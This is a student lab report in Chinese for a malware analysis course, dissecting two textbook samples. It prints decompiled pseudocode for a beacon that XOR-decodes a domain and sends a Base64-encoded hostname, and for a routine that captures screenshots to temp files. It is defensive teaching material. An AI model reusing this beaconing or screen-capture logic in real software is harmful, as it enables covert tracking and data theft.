

# 南开大学

## 恶意代码分析与防治技术课程实验报告

### 实验13



学院：网络空间安全学院

专业：信息安全

学号：2113997

姓名：齐明杰

班级：信安2班

# 1 实验目的

完成课本Lab13的实验内容。

## 2 实验原理

### 2.1 常见加密算法

加密算法是信息安全的基石，它们通过数学方法将原始数据转换为不可读的格式，以防止未经授权的访问。在恶意代码分析中，了解常见的加密算法是识别和理解恶意行为的关键。以下是一些广泛使用的加密算法：

1. **对称加密算法** - 如AES (Advanced Encryption Standard) 和DES (Data Encryption Standard)，这类算法使用相同的密钥进行加密和解密。它们适用于大量数据的快速加密，并且在保持了安全性的同时效率较高。
2. **非对称加密算法** - 如RSA，这类算法使用一对密钥，即公钥和私钥。公钥可公开分享，用于加密数据；私钥保密，用于解密。非对称加密算法适用于安全的数据传输，如SSL/TLS中的数字证书。
3. **哈希函数** - 如SHA (Secure Hash Algorithm) 和MD5，它们将数据转换为固定长度的哈希值。虽然不是加密算法，但它们在验证数据完整性方面发挥重要作用，常用于检查文件是否被篡改。

### 2.2 自定义加密

恶意软件开发者经常使用自定义加密算法来逃避传统安全解决方案的检测。这些算法可能基于已知的加密方法，但经过修改以隐藏其加密模式。例如，变种或混合算法可能结合了多种加密策略，增加了分析和解密的难度。自定义加密算法的识别通常需要深入的逆向工程和代码分析，以理解其工作原理和破解的可能性。

### 2.3 解密方法

解密是将加密数据转换回其原始格式的过程，以便于阅读和理解。恶意代码分析中的解密方法分为两种：

1. **密钥获取** - 如果加密使用的是对称密钥或者非对称加密中的私钥已知，则可以直接用于解密。在某些情况下，密钥可以通过逆向工程或内存分析从恶意软件中提取。
2. **密码破解** - 当密钥不可用时，分析人员可能需要使用密码破解技术。这可能包括暴力破解，即尝试所有可能的密钥组合；也可能是更高级的方法，如密码分析技术，旨在找到加密算法的弱点。


### 3 实验过程

对于每个实验样本，将采用先分析，后答题的流程。


#### 3.1 Lab13-01.exe


- 静态分析

使用exeinfoPE查看加壳：



我们打开 **Pestudio** 进行基本静态分析，查看其导入表和字符串：






我们发现了字符串 `Mozilla/4.0` 和疑似base64编码使用的字符串，结合导入表的 `InternetOpenUrlA`，`InternetReadFile` 可以猜测恶意代码存在网页请求操作和数据加解密操作。

## • 动态分析

我们先使用ApateDNS查看恶意代码的网络踪迹：



发现它访问了网址 `www.practicalmalwareanalysis.com`，但是这个网址并没有出现在字符串列表中，说明这些字符串是被加密过了。

## • IDA分析：

使用IDA分析，查看 `main` 函数反编译代码：

```

1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3      int v4; // [esp+4h] [ebp-19Ch]
4      struct WSADATA WSADATA; // [esp+8h] [ebp-198h] BYREF
5      char v6; // [esp+198h] [ebp-8h]
6      int v7; // [esp+19Ch] [ebp-4h]

```

```

7
8     v7 = 0;
9     v4 = sub_401300();
10    v7 = WSASStartup(0x202u, &WSAData);
11    if ( !v7 )
12    {
13        do
14        {
15            Sleep(500u);
16            v6 = sub_4011C9(v4);
17            Sleep(30000u);
18        }
19        while ( !v6 );
20    }
21    WSACleanup();
22    return 0;
23 }

```

**main** 函数作为程序的入口点，按以下步骤执行操作：

#### 1. 变量初始化:

- **v4** 存储 **sub\_401300** 函数的返回值。
- **WSAData** 结构体用于接收 **WSASStartup** 调用后的Windows Sockets数据。

#### 2. 网络库初始化:

- 调用 **WSASStartup** 初始化Windows网络库以进行网络通信，传入版本号0x202（对应于2.2版本）。

#### 3. 主循环:

- 主循环包含两个 **Sleep** 调用，分别休眠500毫秒和30秒。这可能是为了避免过于频繁的网络活动，从而减少被检测的风险。
- 循环中调用的 **sub\_4011C9** 函数检查外部条件（可能是C&C服务器的指令）。
- 如果 **sub\_4011C9** 返回一个非零值，循环结束，这表明有特定条件满足，程序可能转入下一个阶段或结束执行。

#### 4. 清理工作:

- 调用 **WSACleanup** 在程序结束前清理和释放网络库资源。

那么我们首先查看它调用的函数 **sub\_401300**：

```

1 LPVOID sub_401300()
2 {
3     DWORD dwBytes; // [esp+0h] [ebp-28h]
4     HRSRC hResInfo; // [esp+Ch] [ebp-1Ch]

```

```

5  HGLOBAL hResData; // [esp+14h] [ebp-14h]
6  LPVOID v4; // [esp+18h] [ebp-10h]
7  HMODULE hModule; // [esp+1Ch] [ebp-Ch]
8
9  hModule = GetModuleHandleA(0);
10 if ( hModule )
11 {
12     hResInfo = FindResourceA(hModule, (LPCSTR)0x65, (LPCSTR)0xA);
13     if ( hResInfo )
14     {
15         dwBytes = SizeofResource(hModule, hResInfo);
16         GlobalAlloc(0x40u, dwBytes);
17         hResData = LoadResource(hModule, hResInfo);
18         if ( hResData )
19         {
20             v4 = LockResource(hResData);
21             sub_401190(v4, dwBytes);
22             return v4;
23         }
24         else
25         {
26             return 0;
27         }
28     }
29     else
30     {
31         return 0;
32     }
33 }
34 else
35 {
36     printf("Could not load exe.");
37     return 0;
38 }
39 }

```

`sub_401300` 函数负责资源的获取和解密:

#### 1. 获取模块句柄:

- 使用 `GetModuleHandleA` 获取当前执行模块的句柄，通常用于引用可执行文件本身。

#### 2. 查找资源:

- `FindResourceA` 和 `LoadResource` 被用来定位和加载资源，这里的资源标识符是 0x65和0xA，分别代表资源名称和类型。

### 3. 资源大小获取:

- `SizeofResource` 获取资源的大小，用于后续分配足够的内存空间。

### 4. 内存分配与加载:

- `GlobalAlloc` 分配内存但未在代码中使用，这可能是代码中的错误。
- `LockResource` 锁定资源以获取指向数据的指针。

### 5. 数据处理:

- `sub_401190` 被调用来处理（可能是解密）资源数据。

我们查看函数`sub_401190`的内容:

```
1 unsigned int __cdecl sub_401190(int a1, unsigned int a2)
2 {
3     unsigned int result; // eax
4     unsigned int i; // [esp+0h] [ebp-4h]
5
6     for ( i = 0; i < a2; ++i )
7     {
8         *(_BYTE *)(i + a1) ^= 0x3Bu;
9         result = i + 1;
10    }
11    return result;
12 }
```

`sub_401190` 函数执行对数据的简单XOR解密:

#### (a) 循环遍历数据:

使用for循环遍历给定的数据区域。

#### (b) XOR操作:

对数据中的每个字节执行XOR操作，密钥为0x3B，这是一个很常见的简单加密/解密方法。

#### (c) 返回处理:

函数返回最后处理的字节索引加一，这通常用于指示操作成功完成。

`main` 函数还调用了 `sub_4011C9`，我们查看它:

```
1 bool __cdecl sub_4011C9(const char *a1)
2 {
3     char Buffer[512]; // [esp+0h] [ebp-558h] BYREF
4     HINTERNET hFile; // [esp+200h] [ebp-358h]
```

```

5  CHAR szUrl[512]; // [esp+204h] [ebp-354h] BYREF
6  HINTERNET hInternet; // [esp+404h] [ebp-154h]
7  char name[256]; // [esp+408h] [ebp-150h] BYREF
8  CHAR szAgent[32]; // [esp+508h] [ebp-50h] BYREF
9  char v8[5]; // [esp+528h] [ebp-30h] BYREF
10 int v9; // [esp+52Dh] [ebp-2Bh]
11 int v10; // [esp+531h] [ebp-27h]
12 int v11; // [esp+535h] [ebp-23h]
13 DWORD dwNumberOfBytesRead; // [esp+53Ch] [ebp-1Ch] BYREF
14 char Destination[16]; // [esp+540h] [ebp-18h] BYREF
15 int v15; // [esp+554h] [ebp-4h]
16
17 memset(v8, 0, sizeof(v8));
18 v9 = 0;
19 v10 = 0;
20 v11 = 0;
21 sprintf(szAgent, "Mozilla/4.0");
22 v15 = gethostname(name, 256);
23 strncpy(Destination, name, 0xCu);
24 Destination[12] = 0;
25 sub_4010B1(Destination, (int)v8);
26 HIBYTE(v11) = 0;
27 sprintf(szUrl, "http://%s/%s/", a1, v8);
28 hInternet = InternetOpenA(szAgent, 0, 0, 0, 0);
29 hFile = InternetOpenUrlA(hInternet, szUrl, 0, 0, 0, 0);
30 if ( hFile )
31 {
32     if ( InternetReadFile(hFile, Buffer, 0x200u, &dwNumberOfBytesRead) )
33     {
34         return Buffer[0] == 111;
35     }
36     else
37     {
38         InternetCloseHandle(hInternet);
39         InternetCloseHandle(hFile);
40         return 0;
41     }
42 }
43 else
44 {
45     InternetCloseHandle(hInternet);
46     return 0;
47 }
48 }

```

其中调用了 `sub_4010B1` 函数，以及其内部调用的 `sub_401000` 函数：



```

1  size_t __cdecl sub_4010B1(char *Str, int a2)
2  {
3      size_t result; // eax
4      int v3; // [esp+0h] [ebp-1Ch]
5      int v4; // [esp+4h] [ebp-18h]
6      int i; // [esp+8h] [ebp-14h]
7      int j; // [esp+8h] [ebp-14h]
8      char v7[4]; // [esp+Ch] [ebp-10h] BYREF
9      char v8[4]; // [esp+10h] [ebp-Ch] BYREF
10     int v9; // [esp+14h] [ebp-8h]
11     int v10; // [esp+18h] [ebp-4h]
12
13     result = strlen(Str);
14     v9 = result;
15     v10 = 0;
16     v4 = 0;
17     while ( v10 < v9 )
18     {
19         v3 = 0;
20         for ( i = 0; i < 3; ++i )
21         {
22             v7[i] = Str[v10];
23             result = v10;
24             if ( v10 >= v9 )
25             {
26                 result = i;
27                 v7[i] = 0;
28             }
29             else
30             {
31                 ++v3;
32                 ++v10;
33             }
34         }
35         if ( v3 )
36         {
37             result = sub_401000(v7, v8, v3);
38             for ( j = 0; j < 4; ++j )
39             {
40                 result = j;
41                 *(_BYTE *) (v4 + a2) = v8[j];
42                 ++v4;
43             }
44         }
45     }
46     return result;

```

```

47 }
48
49 _BYTE *__cdecl sub_401000(unsigned __int8 *a1, _BYTE *a2, int a3)
50 {
51     _BYTE *result; // eax
52     char v4; // [esp+0h] [ebp-2h]
53     char v5; // [esp+1h] [ebp-1h]
54
55     *a2 = byte_4050E8[(int)*a1 >> 2];
56     a2[1] = byte_4050E8[((a1[1] & 0xF0) >> 4) | (16 * (*a1 & 3))];
57     if ( a3 <= 1 )
58         v5 = 61;
59     else
60         v5 = byte_4050E8[((a1[2] & 0xC0) >> 6) | (4 * (a1[1] & 0xF))];
61     a2[2] = v5;
62     if ( a3 <= 2 )
63         v4 = 61;
64     else
65         v4 = byte_4050E8[a1[2] & 0x3F];
66     result = a2;
67     a2[3] = v4;
68     return result;
69 }

```

`sub_4010B1` 函数执行了Base64编码的过程。它将输入字符串 `Str` 转换为Base64编码格式，过程如下：

#### 1. 字符串长度:

- 使用 `strlen` 函数获取输入字符串的长度。

#### 2. 编码循环:

- 通过外部循环，每次处理3个字符，对应Base64编码中的一个4字符编码单元。

#### 3. 填充和处理:

- 如果输入字符串不足3个字符，使用填充字符（通常是 '='）来完成编码单元。
- 使用 `sub_401000` 函数将每个3字符组转换为4个Base64编码字符。

#### 4. 输出写入:

- 将编码后的字符写入提供的输出位置 `a2`。

`sub_401000` 函数是 `sub_4010B1` 函数的辅助，负责将3个字节的数据块转换为4个Base64编码的字符。其过程如下：

#### 1. 编码映射:

- `byte_4050E8` 是一个数组，很可能是Base64编码表，用于查找每个6位组的编码值。

## 2. 位操作和查表:

- 函数通过位操作将3个字节分割成4个6位组，并查表得到相应的Base64字符。

## 3. 填充字符处理:

- 如果输入字节不足3个，使用 '=' 字符作为填充。

结合 `sub_4010B1` 和 `sub_401000` 函数的功能，我们可以对 `sub_4011C9` 函数有更深入的理解:

`sub_4011C9` 函数似乎负责与远程服务器的通信，过程中使用了Base64编码来格式化或隐藏传输的数据。以下是该函数的执行步骤:

### 1. 代理和主机名设置:

- 设置HTTP请求的用户代理，可能用于伪装流量，使其看起来像是来自合法的浏览器。
- 获取并处理本地主机名，可能是为了标识和跟踪受感染的机器。

### 2. Base64编码:

- 通过 `sub_4010B1` 函数，将处理后的主机名进行Base64编码。这可能用于确保主机名在HTTP请求中的传输不会因特殊字符或者是作为一种简单的混淆技术。

### 3. 构造URL并发起请求:

- 构建包含编码后主机名的URL，并尝试打开该URL。此步骤可能是为了与C&C服务器通信，检查更新或发送心跳信号。

### 4. 网络请求和响应处理:

- 读取从URL接收的数据，检查第一个字节是否为111（ASCII中的 'o'）。这可能是对从C&C服务器接收的特定信号的检查。

### 5. 清理网络资源:

- 关闭所有网络句柄，结束网络通信，这是标准的网络编程做法，用于避免资源泄露。

综合以上分析，`sub_4011C9` 函数的作用似乎是为了执行与远程服务器的加密通信，并根据服务器的响应来决定后续的行为。通过Base64编码，恶意软件可能在不引起注意的情况下传输数据。

至此分析完毕。

- Q1: 比较恶意代码中的字符串(字符串命令的输出)与动态分析提供的有用信息，基于这些比较，哪些元素可能被加密?

网络中出现两个恶意代码中不存在的字符串(当 strings 命令运行时, 并没有字符串输出)个字符串是域名 [www.practicalmalwareanalysis.com](http://www.practicalmalwareanalysis.com), 另外一个GET请求路径。

- Q2: 使用IDA Pro 搜索恶意代码中字符串“xor”, 以此来查找潜在的加密, 你发现了哪些加密类型?

地址004011B8处的xor 指令是sub 401190函数中一个单字节XOR加密循环的指令

- Q3: 恶意代码使用什么密钥加密, 加密了什么内容?

单字节XOR 加密使用字节x3B用 101 索引原始的数据源解密的 XOR 加密缓冲区的内容是 [www.practicalmalwareanalysis.com](http://www.practicalmalwareanalysis.com)。

- Q4: 使用静态工具 FindCrypt2、Krypto ANALyzer (KANAL)以及IDA 插件识别一些其他类型的加密机制, 你发现了什么?

用插件PEiDKANAL和IDA, 可别出恶意代码使用标准的 Base64 编码字符串: [ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+](#)。

- Q5: 什么类型的加密被恶意代码用来发送部分网络流量?

标准的 Base64编码用来创建 [GET](#) 请求字符串。

- Q6: Base64编码函数在反汇编的何处?

Base64加密函数从 [0x004010B1](#) 处开始。

- Q7: 恶意代码发送的 Base64 加密数据的最大长度是什么?加密了什么内容?

Base64 加密前, [Lab13-01.exe](#) 复制最大 12个字节的主机名, 这使得 GET 请求的字符串的最大字符个数是 16。

- Q8: 恶意代码中, 你是否在 Base64 加密数据中看到了填充字符(=或者==)?

如果主机名小于12个字节并且不能被3整除, 则可能使用填充字符。


- Q9: 这个恶意代码做了什么?

[Lab13-01.exe](#) 用加密的主机名发送一个特定信号, 直到接收特定的回应后退出。



## 3.2 Lab13-02.exe

- 静态分析

使用exeinfoPE查看加壳:




我们打开 **Pestudio** 进行基本静态分析，查看其导入表和字符串：



发现 **temp%08x** 可疑字符串，但并不清楚其含义。在导入表，**WriteFile** 表明其似乎创建并写入了文件，**GetTickCount** 表明其访问了系统时间。

## • 动态分析


我们直接运行恶意代码，发现其在目录下每隔一段时间创建一个文件，均以temp开头：




在temp后面均跟着8个字母或数字。

## • IDA分析:

我们首先使用PEID KANAL插件，IDA的FindCrypt2插件以及IDA熵插件查找线索：



均未发现任何有价值的东西，然而我们搜索xor指令却有意外发现：



我们发现sub\_401739拥有非常多xor指令，并且这些xor指令均不是用于清零寄存器。说明这个函数可能是用于加密的。

我们从main函数开始分析：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [esp+0h] [ebp-10h]
```

```

4   int v5; // [esp+4h] [ebp-Ch]
5   int v6; // [esp+8h] [ebp-8h]
6   int v7; // [esp+Ch] [ebp-4h]
7
8   v7 = 0;
9   v6 = 1;
10  v4 = 10;
11  v5 = 0;
12  while ( 1 )
13  {
14      Sleep(5000u);
15      sub_401851(v4, v5, v6, v7);
16      Sleep(5000u);
17  }
18 }

```

`main` 函数设置了几个整型变量，然后进入一个无限循环，每次循环都会暂停5秒钟，调用 `sub_401851` 函数，然后再暂停5秒钟。这种行为表明程序有定时执行的行为。

`main`函数中调用了 `sub_401851` 函数，我们查看它：

```

1  HGLOBAL sub_401851()
2  {
3      char Buffer[512]; // [esp+0h] [ebp-20Ch] BYREF
4      HGLOBAL hMem; // [esp+200h] [ebp-Ch] BYREF
5      DWORD nNumberOfBytesToWrite; // [esp+204h] [ebp-8h] BYREF
6      DWORD TickCount; // [esp+208h] [ebp-4h]
7
8      hMem = 0;
9      nNumberOfBytesToWrite = 0;
10     sub_401070(&hMem, &nNumberOfBytesToWrite);
11     sub_40181F(hMem, nNumberOfBytesToWrite);
12     TickCount = GetTickCount();
13     sprintf(Buffer, "temp%08x", TickCount);
14     sub_401000(hMem, nNumberOfBytesToWrite, Buffer);
15     GlobalUnlock(hMem);
16     return GlobalFree(hMem);
17 }

```

这个函数执行以下操作：

1. **变量初始化**: 初始化用于存储内存句柄和字节数的变量。
2. **调用 sub\_401070**: 生成某种数据，可能是屏幕截图，并将其存储在全局内存中。
3. **调用 sub\_40181F**: 对上一步生成的数据进行某种处理，可能是加密或者混淆。
4. **获取系统时间戳**: 生成一个**基于系统时间的字符串，用作文件名**。
5. **调用 sub\_401000**: 将全局内存中的数据写入以时间戳命名的文件。
6. **释放资源**: 解锁和释放全局内存。

那么我们分别查看这三个函数的内容：

查看 `sub_401070`：

```
1 void *__cdecl sub_401070(void **a1, _DWORD *a2)
2 {
3     void *result; // eax
4     HGLOBAL hMem; // [esp+0h] [ebp-78h]
5     UINT dwBytes; // [esp+8h] [ebp-70h]
6     char pv[4]; // [esp+Ch] [ebp-6Ch] BYREF
7     LONG v6; // [esp+10h] [ebp-68h]
8     UINT cLines; // [esp+14h] [ebp-64h]
9     HGLOBAL v8; // [esp+24h] [ebp-54h]
10    void *v9; // [esp+28h] [ebp-50h]
11    HDC hdc; // [esp+2Ch] [ebp-4Ch]
12    struct tagBITMAPINFO bmi; // [esp+30h] [ebp-48h] BYREF
13    int SystemMetrics; // [esp+5Ch] [ebp-1Ch]
14    HGDIOBJ h; // [esp+60h] [ebp-18h]
15    __int16 Src[7]; // [esp+64h] [ebp-14h] BYREF
16    int cy; // [esp+74h] [ebp-4h]
17
18    SystemMetrics = GetSystemMetrics(0);
19    cy = GetSystemMetrics(1);
20    hWnd = GetDesktopWindow();
21    hDC = GetDC(hWnd);
22    hdc = CreateCompatibleDC(hDC);
23    h = CreateCompatibleBitmap(hdc, SystemMetrics, cy);
24    SelectObject(hdc, h);
25    BitBlt(hdc, 0, 0, SystemMetrics, cy, hdc, 0, 0, 0xCC0020u);
26    GetObjectA(h, 24, pv);
27    bmi.bmiHeader.biSize = 40;
28    bmi.bmiHeader.biWidth = v6;
29    bmi.bmiHeader.biHeight = cLines;
30    bmi.bmiHeader.biPlanes = 1;
31    bmi.bmiHeader.biBitCount = 32;
32    memset(&bmi.bmiHeader.biCompression, 0, 24);
33    dwBytes = cLines * 4 * ((32 * v6 + 31) / 32);
34    hMem = GlobalAlloc(0x42u, dwBytes);
35    bmi.bmiColors[0] = (RGBQUAD)GlobalLock(hMem);
36    GetDIBits(hdc, (HBITMAP)h, 0, cLines, *(LPVOID *)bmi.bmiColors, &bmi,
37    0);
38    *(_DWORD *)&Src[5] = 54;
39    *(_DWORD *)&Src[1] = dwBytes + 54;
40    Src[0] = 19778;
41    v8 = GlobalAlloc(0x42u, dwBytes + 54);
42    v9 = GlobalLock(v8);
```



```

42     memcpy(v9, Src, 0xEu);
43     memcpy((char *)v9 + 14, &bmi, 0x28u);
44     memcpy((char *)v9 + 54, *(const void **)bmi.bmiColors, dwBytes);
45     GlobalUnlock(hMem);
46     GlobalFree(hMem);
47     ReleaseDC(hWnd, hDC);
48     DeleteDC(hdc);
49     DeleteObject(h);
50     result = v9;
51     *a1 = v9;
52     *a2 = dwBytes + 54;
53     return result;
54 }

```

此函数可能用于**捕获屏幕截图**并存储为位图格式：

1. **获取屏幕尺寸**: 调用 `GetSystemMetrics` 获取屏幕宽度和高度。
2. **创建设备上下文和位图**: 创建一个与桌面窗口兼容的设备上下文，并创建一个相同尺寸的位图。
3. **捕获屏幕内容**: 使用 `BitBlt` 函数将屏幕内容复制到位图中。
4. **提取位图数据**: 通过 `GetDIBits` 函数获取设备无关位图（DIB）的数据。
5. **内存分配和拷贝**: 分配两块内存，一块用于存储DIB数据，另一块用于存储将要写入文件的完整位图文件数据（包括位图文件头和DIB数据）。
6. **返回数据**: 返回包含完整位图数据的内存块的指针和数据大小。

查看 `sub_401000`:

```

1  DWORD __cdecl sub_401000(LPCVOID lpBuffer, DWORD nNumberOfBytesToWrite,
2  LPCSTR lpFileName)
3  {
